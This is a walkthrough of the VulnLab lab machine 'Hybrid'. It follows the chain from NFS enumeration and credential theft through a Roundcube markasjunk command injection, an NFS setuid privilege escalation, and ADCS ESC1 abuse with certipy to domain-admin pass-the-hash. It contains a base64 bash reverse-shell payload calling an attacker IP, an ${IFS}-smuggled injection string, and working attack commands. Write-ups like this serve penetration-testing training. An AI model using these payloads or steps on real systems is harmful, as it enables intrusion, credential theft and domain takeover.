Hybrid — Full Chain Walkthrough (TjNull list)
Hybrid is an advanced, multi-tiered Active Directory (AD) chain hosted on VulnLab. This comprehensive writeup details the complete attack lifecycle, demonstrating how a simple misconfiguration can lead to full enterprise domain compromise.

Welcome Reader, Today we will hack Hybrid from Vulnlab. Hybrid — Easy by xct.
Enumeration
Let’s start with a full port nmap scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
Nmap scan report for 10.10.244.182 (10.10.244.182)
Host is up, received user-set (0.17s latency).
Scanned at 2024-10-15 09:37:32 PKT for 1260s
Not shown: 65414 closed tcp ports (reset), 106 filtered tcp ports (no-response)
PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:bc:22:26:78:3c:b4:e0:6b:ea:aa:1e:c1:62:5d:de (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLl+dlYZiceVG9g/8U0XSs4cWJ/6msyXPI/mORr9T9i4oQA66eYZSYwrxEwYwDZvrhXu7foZtEdeu3u6uSUnl4k=
|   256 a3:b5:d8:61:06:e6:3a:41:88:45:e3:52:03:d2:23:1b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILJyLrRGDcNfa9bQg1dhsV/CPQapLeRxpWJDUOQ+MI1c
25/tcp    open  smtp     syn-ack ttl 63 Postfix smtpd
|_smtp-commands: mail01.hybrid.vl, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, CHUNKING
80/tcp    open  http     syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Redirecting...
|_http-server-header: nginx/1.18.0 (Ubuntu)
110/tcp   open  pop3     syn-ack ttl 63 Dovecot pop3d
111/tcp   open  rpcbind  syn-ack ttl 63 2-4 (RPC #100000)
143/tcp   open  imap     syn-ack ttl 63 Dovecot imapd (Ubuntu)
587/tcp   open  smtp     syn-ack ttl 63 Postfix smtpd
993/tcp   open  ssl/imap syn-ack ttl 63 Dovecot imapd (Ubuntu)
995/tcp   open  ssl/pop3 syn-ack ttl 63 Dovecot pop3d
2049/tcp  open  nfs_acl  syn-ack ttl 63 3 (RPC #100227)
40051/tcp open  status   syn-ack ttl 63 1 (RPC #100024)
42581/tcp open  nlockmgr syn-ack ttl 63 1-4 (RPC #100021)
48511/tcp open  mountd   syn-ack ttl 63 1-3 (RPC #100005)
51591/tcp open  mountd   syn-ack ttl 63 1-3 (RPC #100005)
56987/tcp open  mountd   syn-ack ttl 63 1-3 (RPC #100005)
Let’s the vhost to /etc/hosts.
1
echo "10.10.129.86 mail01.hybrid.vl" >> /etc/hosts

We have a Roundcube Webmail running on port 80. We don’t that the credentials to login yet. I tried admin:admin and it didn’t work.
Roundcube is a web-based IMAP email client. Roundcube’s most prominent feature is the pervasive use of Ajax technology. Roundcube is free and open-source software subject to the terms of the GNU General Public License, with exceptions for skins and plugins.
NFS — 2049
Let’s enumerate the network file share running on port 2049. We can use the following commands from hack tricks. Listing the shares.
1
2
3
~ $ showmount -e 10.10.129.86
Export list for 10.10.129.86:
/opt/share *
We can mount the share using the following command. No error means the command ran successfully.
1
mount -t nfs 10.10.129.86:/opt/share /mnt/share
There is a backup file on the share. I copied the file to my attacking machine.
1
2
3
~ $ cp /mnt/share/backup.tar.gz .
~ $ gunzip backup.tar.gz
~ $ tar -xvf backup.tar.gz
There is a dovecot-users file under /etc/dovecot which contains credentials.
1
2
admin@hybrid.vl:{plain}<REDACTED>
peter.turner@hybrid.vl:{plain}<REDACTED>
Initial Foothold

We can use these credentials to login into the webmail. There is one mail being sent to peter.turner telling him that junk filter is enabled.
A quick google search on roundcubes junk filter leads to Roundcube Markasjunk Plugin Command Injection. We’ll use this bash one liner to pop a reverse shell.
1
2
3
4
# Base64 encode the reverse shell
echo "bash -i >& /dev/tcp/10.8.3.192/1337 0>&1" | base64
# Decoding the base64 strings and executing it
&echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjMuMTkyLzEzMzcgMD4mMQo=${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash&
We can go to settings → identities and place the reverse shell command in email admin&(our shell)&@gmail.com


Now save the changes and go to inbox and junk the mail and it’ll trigger our reverse shell.
1
2
3
4
5
6
7
8
9
10
[+] Listening for reverse shells on 0.0.0.0:1337 → 127.0.0.1 • 192.168.10.6 • 10.8.3.192
➤ 💀 Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from 🐧 mail01.hybrid.vl~10.10.129.86 😍️ - Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/daffy/.penelope/mail01.hybrid.vl~10.10.129.86/mail01.hybrid.vl~10.10.129.86.log 📜
www-data@mail01:~/roundcube$ whoami
www-data
Privilege Escalation — More NFS
I didn’t find anything interesting with linpeas. While reading /etc/exports
1
2
3
4
5
6
7
8
9
10
11
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/opt/share *(rw,no_subtree_check) ---> We can exploit this.
We can exploit it by placing a bash binary as user peter.turner and execute it to obtain shell as peter.turner. Checking the user id of peter.turner
1
2
3
www-data@mail01:/home$ ls -ln
total 4
drwx------ 4 902601108 902600513 4096 Jun 18  2023 peter.turner@hybrid.vl
By default we cannot create a user with that much bigger UID. We can modify /etc/login.defs and tweak the UID_MAX value.

We can now add a user with 902601108 UID.
1
2
3
~ $ useradd bugs -u 902601108
~ $ id bugs
uid=902601108(bugs) gid=1001(bugs) groups=1001(bugs)
Logging in as bugs and copying the bash binary on the share. I copied the bash binary from victim machine to avoid any errors.
1
2
3
4
5
6
7
8
9
10
11
~ $ su bugs
~ $ cd /mnt/share
~ $ wget http://10.10.129.86:8000/bash
--2024-10-15 20:26:43--  http://10.10.129.86:8000/bash
Connecting to 10.10.129.86:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1396520 (1.3M) [application/octet-stream]
Saving to: ‘bash’
bash                                       100%[=====================================================================================>]   1.33M   736KB/s    in 1.9s
~ $ chmod +s bash
~ $ chmod +x bash
Now can go back to our reverse shell and execute the binary with -p flag.
1
2
3
4
5
6
7
8
9
www-data@mail01:/opt/share$ ls -la
total 1380
drwxrwxrwx 2 nobody                 nogroup    4096 Oct 15 15:26 .
drwxr-xr-x 4 root                   root       4096 Jun 17  2023 ..
-rw-r--r-- 1 root                   root       6003 Jun 18  2023 backup.tar.gz
---s--s--x 1 peter.turner@hybrid.vl    1001 1396520 Oct 15 15:25 bash <-- Our bash binary
www-data@mail01:/opt/share$ ./bash -p
bash-5.1$ id
uid=33(www-data) gid=33(www-data) euid=902601108(peter.turner@hybrid.vl) egid=1001 groups=1001,33(www-data)
Now we can get the user flag from home and I found a passwords.kdbx under user’s home directory.
1
2
3
4
5
bash-5.1$ cd /home/peter.turner\@hybrid.vl/
bash-5.1$ ls
flag.txt  passwords.kdbx
bash-5.1$ cat flag.txt
VL{a6d5a0504a2b24fe66761abc4c96013d}
It is keepass database file and it is password protected. We can use kpcli to enumerate the database. I used the password of peter.turner@hybrid.vl:{plain}<REDACTED>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
# Copying the file from victim machine.
~ $ wget http://10.10.129.86:9000/passwords.kdbx
# Installing the kpcli tool on kali
~ $ sudo apt install kpcli -y
# Connecting to the database
~ $ kpcli --kdb=passwords.kdbx
Provide the master password: *************************
KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.
kpcli:/> cd hybrid.vl
kpcli:/hybrid.vl> ls
=== Entries ===
0. domain
1. mail                                                   mail01.hybrid.vl
kpcli:/> kpcli:/hybrid.vl> show mail -f
 Path: /hybrid.vl/
Title: mail
Uname: peter.turner@hybrid.vl
 Pass: <REDACTED>
  URL: http://mail01.hybrid.vl
Notes:
kpcli:/hybrid.vl> show domain -f
 Path: /hybrid.vl/
Title: domain
Uname: peter.turner
 Pass: <REDACTED>
  URL:
Notes:
Now we can get a proper shell a peter.turner with his password that we just discovered. This use can run anything as root.
1
2
3
4
5
6
7
8
bash-5.1$ su peter.turner@hybrid.vl
Password:
peter.turner@hybrid.vl@mail01:/opt/share$ sudo -l
[sudo] password for peter.turner@hybrid.vl:
Matching Defaults entries for peter.turner@hybrid.vl on mail01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User peter.turner@hybrid.vl may run the following commands on mail01:
    (ALL) ALL
Getting the root flag.
1
2
3
peter.turner@hybrid.vl@mail01:/opt/share$ sudo su
root@mail01:~# cat /root/flag.txt
VL{<FLAGGED>}
Domain Controller
Enumerating the domain certificate services using certipy-ad.
1
2
3
4
~ $ certipy-ad find -u peter.turner@hybrid.vl -p '<REDACTED>' -vulnerable -stdout -dc-ip 10.10.129.85
< ... SNIP ... >
[!] Vulnerabilities
      ESC1                              : 'HYBRID.VL\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication

Members of the group Authenticated users can enroll and authenticate any user with hybrid-DC01-CA (ESC-1), We can use old-bloodhound to get the result in JSON file.
1
2
certipy-ad find -u peter.turner@hybrid.vl -p '<REDACTED>' -dc-ip 10.10.129.85 -old-bloodhound
bloodhound-python -u "peter.turner@hybrid.vl" -p '<REDACTED>' -d hybrid.vl  -c all --zip -ns 10.10.129.85
We can select HYBRID-DC01 and select shortest path to there.

We need NT hash of Mail01. We can KeyTabExtract to extract the NT hash from krb5.keytab. I copied the /etc/krb5.keytab file from victim to my attacking machine.
1
2
3
4
5
6
7
8
9
10
~ $ keytabextract krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : HYBRID.VL
        SERVICE PRINCIPAL : MAIL01$/
        NTLM HASH : 0f916c5246fdbc7ba95dcef4126d57bd <-- Hash
        AES-256 HASH : eac6b4f4639b96af4f6fc2368570cde71e9841f2b3e3402350d3b6272e436d6e
        AES-128 HASH : 3a732454c95bcef529167b6bea476458
We also need the size of public key to avoid the errors. We can use openssl on /opt/certs/hybrid.vl/fullchain.pem that we found from the backup zip file on NFS share. We can use the HYBRIDCOMPUTERS template.
1
2
openssl x509 -in fullchain.pem -noout -text

Requesting the administrator certificate.
1
~ $ certipy req -u 'MAIL01$' -hashes ":0f916c5246fdbc7ba95dcef4126d57bd" -dc-ip "10.10.228.165" -ca 'hybrid-DC01-CA' -template 'HYBRIDCOMPUTERS' -upn 'administrator' -target 'dc01.hybrid.vl' -key-size 4096
Requesting the administrator NT hash using the certificate.
1
2
3
4
5
6
7
8
~ $ certipy-ad auth -pfx 'administrator.pfx' -username 'administrator' -domain 'hybrid.vl' -dc-ip 10.10.129.85
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: administrator@hybrid.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@hybrid.vl': aad3b435b51404eeaad3b435b51404ee:NTLM-HASH
Now we can use this to login into the domain controller.
1
2
3
4
5
6
7
8
9
10
11
~ $ evil-winrm -i hybrid.vl -u administrator -H NTLM-HASH

Evil-WinRM shell v3.6

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> more ..\Desktop\root.txt
VL{<FLAGGED>}
We successfully hacked Hybrid from Vulnlab. Thanks for reading.